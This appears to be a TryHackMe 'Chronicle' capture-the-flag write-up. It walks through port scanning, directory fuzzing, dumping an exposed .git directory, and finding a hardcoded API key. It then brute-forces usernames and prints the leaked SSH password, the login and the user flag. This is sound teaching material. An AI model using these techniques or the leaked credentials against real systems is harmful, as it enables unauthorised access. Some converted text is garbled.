

1.0 RECONAISSANCE

1.1 Network Port Scanning

Discovered port 22 with OpenSSH services

```
22/tcp open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
 2048 b2:4c:49:da:7c:9a:3a:ba:6e:59:46:c2:a9:e6:a2:35 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDELANaIvcbXHH+RqBWDQmT0TJPTzxJ4XOLkZ4hQYAYCUXQ25C24k6ijW6MnKiImF9m9CoMdlzXIAC/DYAr6Ju+q5L68V1SAaqtS5YljXGb517Qi4ixekjaL
ua9Z+Du00c0nGWC46WA+JCjI6UP8F1TyNONXJ4Wv8T7ZA6T8rTrWZwd6dSTIKaZa8fsD31cIJMuX2whX8IczzwFuxp2ucPLJ0IwpoiX3ubuquZ4kkNi8FI5T2hweqqyglPmdA8AySZrIbmC4AusmmHwSF99aUH
XjZ5Z6fHbHAWH0dsGDFaDvHuVfEp4L1h9TpZiKghU1LDx9+6eRyKprJMpFvXZ1
256 7a:3e:30:70:cf:32:a4:f2:0a:cb:2b:42:08:0c:10:bd (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlkZHAyNTYAAAAIbmlkZHAyNTYAAABBBPxb2LHHqkJNa+RUETb+7kg2rLK63Ixxi0ZnG3YP7R5hd2KqQC1eJL1UyHcBKd0YrFLlM43rkqfDVxmt2f/iv
c=
256 4f:35:e1:33:96:84:5d:e5:b3:75:7d:d8:32:18:e0:a8 (ED25519)
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPwYIfNblUpR0Hf/77s3mZq1OUXZD4jQacBQWbLapR
```

Discovered port 80 with Apache webserver services


```
80/tcp open  http      syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
http-methods:
_ Supported Methods: GET POST OPTIONS HEAD
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: Site doesn't have a title (text/html).
```

Discovered port 8081 with http service


```
8081/tcp open  http      syn-ack ttl 61 Werkzeug httpd 1.0.1 (Python 3.6.9)
http-methods:
_ Supported Methods: HEAD GET OPTIONS
http-title: Site doesn't have a title (text/html; charset=utf-8).
```

1.2 Access website on port 80

Server response with 'OLD' message



Source code. Does not returned any important information



1.3 Web directory fuzzing on port 80

Discovered 'old' directory on the site

```
sodanew@kali:~/Documents/THM/Chronicle$ sudo ffuf -u 'http://10.10.88.142/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt' -o ./web-dir/chronicle-80.ffuf -c

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.10.88.142/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
:: Output file : ./web-dir/chronicle-80.ffuf
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405


old [Status: 301, Size: 310, Words: 20, Lines: 10]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]
[Status: 200, Size: 15, Words: 1, Lines: 4]
:: Progress: [26584/26584] :: Job [1/1] :: 118 req/sec :: Duration: [0:04:49] :: Errors: 2 ::
```

1.4 Access to 'old' directory


Discovered current content directory



"note.txt" content




"template" directory will lead to a webpage



1.5 Access to port 8081


Discovered a new webpage




Web directory fuzzing for the site. Discovered more directory on the web server.

[illegible]

"api" directory. Return action mission message



Only 'Login' tab will lead to Login page and “login” directory




Check on the HTML source code. Discovered that only ‘forgot’ directory can be accessed. Other element in the webpage not pointing to other pages


```
<html>
  <head> <meta charset="UTF-8"> </head>
  <!-- Include the above in your HEAD tag -->
  <body>
    <div class="login-reg-panel">
      <div class="login-info-box" style="display: none;">
        <h2>Have an account?</h2>
        <p>Lorem ipsum dolor sit amet</p>
        <label id="label-register" for="log-reg-show">Login</label>
        <input id="log-reg-show" type="radio" name="active-log-panel" checked="">
      </div>
      <div class="register-info-box">
        <h2>Don't have an account?</h2>
        <p>Lorem ipsum dolor sit amet</p>
        <label id="label-login" for="log-login-show">Register</label>
        <input id="log-login-show" type="radio" name="active-log-panel">
      </div>
      <div class="white-panel">
        <div class="login-show show-log-panel">
          <h2>LOGIN</h2>
          <input type="text" placeholder="Email">
          <input type="password" placeholder="Password">
          <input type="button" value="Login">
          <a href="/forgot">Forgot password?</a>
        </div>
        <div class="register-show">
          <h2>REGISTER</h2>
          <input type="text" placeholder="Email">
          <input type="password" placeholder="Password">
          <input type="password" placeholder="Confirm Password">
          <input type="button" value="Register">
        </div>
      </div>
    </div>
  </body>
</html>
```

1.6 Access 'forgot' page

Discovered some leaked information




After click show password button, the page will call to api endpoint as shown below. Intercept by BurpSuite. The server required a valid api key.



1.7 Web directory fuzzing on '/old' directory on port 80

Discovered '.git' directory

```
sodanew@kali:~/Documents/THM/Chronicle$ sudo ffuf -u 'http://chronicle.thm/old/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/big.txt' -o ./web-dir/chronicle-80-olddir.ffuf -c
```



```
v1.3.1 Kali Exclusive <3>
```

```
Method      : GET
URL          : http://chronicle.thm/old/FUZZ
Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
Output file  : ./web-dir/chronicle-80-olddir.ffuf
File format  : json
Follow redirects : false
Calibration  : false
Timeout      : 10
Threads      : 40
Matcher      : Response status: 200,204,301,302,307,401,403,405
```


```
.htaccess [Status: 403, Size: 278, Words: 20, Lines: 10]
.htpasswd [Status: 403, Size: 278, Words: 20, Lines: 10]
.git      [Status: 301, Size: 317, Words: 20, Lines: 10]
templates [Status: 301, Size: 322, Words: 20, Lines: 10]
```

Progress: [204/3/204/3] :: Job [1/1] :: 110 req/sec :: Duration: [0:02:59] :: Errors: 0 ::

sodanew@kali:~/Documents/THM/Chronicle\$

templates dir checked b4

Access to '.git' directory



Download the whole .git directory to local machine or attacker machine

`wget --continue <http://IP-ADDR/old/.git/> --recursive`

1.8 GitTools extractor

Use extractor.sh from gittools to dump data

```
index.html      index.html?C=D;O=D  index.html?C=M;O=D  index.html?C=N;O=D  index.html?C=S;O=D  templates/
sodanew@kaline:~/opt/GitTools/Extractor$ ./extractor.sh ~/Documents/THM/Chronicle/www/chronicle.thm/old/ /home/sodanew/Documents/THM/Chronicle/chronice-old
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
fatal: Not a valid object name index.html?C=D;O=A
fatal: Not a valid object name index.html?C=D;O=D
fatal: Not a valid object name 64index.html?C=D;O=A
fatal: Not a valid object name 64index.html?C=D;O=D
fatal: Not a valid object name 64index.html?C=M;O=A
```

Extracted content as shown below.

```
sodanew@kaline:~/Documents/THM/Chronicle/chronice-old$ ls -la
total 24
drwxr-xr-x 6 sodanew sodanew 4096 Oct 25 09:17 .
drwxr-xr-x 7 sodanew sodanew 4096 Oct 25 09:17 ..
drwxr-xr-x 4 sodanew sodanew 4096 Oct 25 09:17 0-cd0375717551c8c8287a53b78b014b7d7e4da3bb
drwxr-xr-x 3 sodanew sodanew 4096 Oct 25 09:17 1-038a67e0ebfde470bf83f31174b6e60726c646ae
drwxr-xr-x 4 sodanew sodanew 4096 Oct 25 09:17 2-33891017aa63726711585c0a2cd5e39a80cd60e6
drwxr-xr-x 3 sodanew sodanew 4096 Oct 25 09:17 3-25fa9929ff34c45e493e172bcb64726dfe3a2780
sodanew@kaline:~/Documents/THM/Chronicle/chronice-old$
```

1.9 Git directory enumeration

Enumerate on each of the directory try to get API key or the source code of the page

On 2-numbers directory found some interesting file

```
sodanew@kaline:~/Documents/THM/Chronicle/chronice-old/2-33891017aa63726711585c0a2cd5e39a80cd60e6$ ls -la
total 24
drwxr-xr-x 4 sodanew sodanew 4096 Oct 25 09:17 .
drwxr-xr-x 6 sodanew sodanew 4096 Oct 25 09:17 ..
-rw-r--r-- 1 sodanew sodanew 997 Oct 25 09:17 app.py
-rw-r--r-- 1 sodanew sodanew 219 Oct 25 09:17 commit-meta.txt
drwxr-xr-x 4 sodanew sodanew 4096 Oct 25 09:17 static
drwxr-xr-x 2 sodanew sodanew 4096 Oct 25 09:17 templates
sodanew@kaline:~/Documents/THM/Chronicle/chronice-old/2-33891017aa63726711585c0a2cd5e39a80cd60e6$ cat commit-meta.txt
tree b1607d941b9a009995ebecb3db5dbf54f40d28de
parent 25fa9929ff34c45e493e172bcb64726dfe3a2780
author root <cirius@incognito.com> 1616798073 +0000
committer root <cirius@incognito.com> 1616798073 +0000

Finishing Things
sodanew@kaline:~/Documents/THM/Chronicle/chronice-old/2-33891017aa63726711585c0a2cd5e39a80cd60e6$
```


Content of 'app.py'. Discovered an api key

```
@app.route('/api/<uname>', methods=['POST'])
def info(uname):
    if(uname == ""):
        return "Username not provided"
    print("OK")
    data=request.get_json(force=True)
    print(data)
    if(data['key']=='7454c262d0d5a3a0c0b678d6c0dbc7ef'):
        if(uname=="admin"):
            return '{"username":"admin","password":"password"}' #Default Change them as required
        elif(uname=="someone"):
            return '{"username":"someone","password":"someword"}' #Some other user
        else:
            return 'Invalid Username'
    else:
        return "Invalid API Key"

@app.route('/forgot')
def forgot():
    return render_template('forgot.html')

app.run(host='0.0.0.0')
```

Use burp to post the request as shown below.

Found out that the Invalid API key error is not returned. Which mean the api key is corrected. Now need to enumerate users.

```
1 POST /api/admin HTTP/1.1
2 Host: chronicle.thm:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/json
8 Content-Length: 42
9 Origin: http://chronicle.thm:8081
10 Connection: close
11 Referer: http://chronicle.thm:8081/forgot?
12 Sec-GPC: 1
13
14 {
15     "key": "7454c262d0d5a3a0c0b678d6c0dbc7ef"
16 }
17
18 HTTP/1.0 200 OK
19 Content-Type: text/html; charset=utf-8
20 Content-Length: 16
21 Server: Werkzeug/1.0.1 Python/3.6.9
22 Date: Mon, 25 Oct 2021 01:37:41 GMT
23
24 Invalid Username
```

1.10 Brute force valid user

Use Burp Suite to brute force valid username, use the
/usr/share/seclists/Usernames/Names/names.txt wordlist

Found out the 'tommy' user is valid

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	169	
1	administrator	200	<input type="checkbox"/>	<input type="checkbox"/>	169	
2	tommy	200	<input type="checkbox"/>	<input type="checkbox"/>	202	
3	abc	200	<input type="checkbox"/>	<input type="checkbox"/>	169	
4	def	200	<input type="checkbox"/>	<input type="checkbox"/>	169	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	169	
6	windows	200	<input type="checkbox"/>	<input type="checkbox"/>	169	
7	users1	200	<input type="checkbox"/>	<input type="checkbox"/>	169	
8	user2	200	<input type="checkbox"/>	<input type="checkbox"/>	169	
9	user3	200	<input type="checkbox"/>	<input type="checkbox"/>	169	
10	username	200	<input type="checkbox"/>	<input type="checkbox"/>	169	

Discovered the tommy credentials

1 POST /api/tommy HTTP/1.1	1 HTTP/1.0 200 OK
2 Host: chronicle.thm:8081	2 Content-Type: text/html; charset=utf-8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78	3 Content-Length: 49
4 Accept: */*	4 Server: Werkzeug/1.0.1 Python/3.6.9
5 Accept-Language: en-US,en;q=0.5	5 Date: Mon, 25 Oct 2021 01:58:09 GMT
6 Accept-Encoding: gzip, deflate	6
7 Content-type: application/json	7 {"username": "tommy", "password": "DevMakesStuff01"}
8 Content-Length: 42	
9 Origin: http://chronicle.thm:8081	
0 Connection: close	
1 Referer: http://chronicle.thm:8081/forgot?	
2 Sec-GPC: 1	
3	
4 {	
5 "key": "7454c262d0d5a3a0c0b678d6c0dbc7ef"	
6 }	

2.0 INITIAL ACCESS

2.1 SSH Login

```
sodanew@kaline:~/Documents/THM/Chronicle$ ssh tommy@10.10.170.164
The authenticity of host '10.10.170.164 (10.10.170.164)' can't be established.
ECDSA key fingerprint is SHA256:t0/3cHdK4vYAwCE2Qef0+zIgTg0DipgMcPQLhnjgwhA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.170.164' (ECDSA) to the list of known hosts.
tommy@10.10.170.164's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Oct 25 03:03:14 UTC 2021

System load:  0.04               Processes:           98
Usage of /:   60.5% of 8.79GB    Users logged in:    0
Memory usage: 41%               IP address for eth0: 10.10.170.164
Swap usage:   0%

73 packages can be updated.
1 update is a security update.

*** System restart required ***
Last login: Fri Apr 16 14:05:02 2021 from 192.168.29.217
tommy@incognito:~$
```

2.2 Get the flag

```
tommy@incognito:~$ ls
user.txt  web
tommy@incognito:~$ cat user.txt
7ba840222ecbdb57af4d24eb222808ad
tommy@incognito:~$
```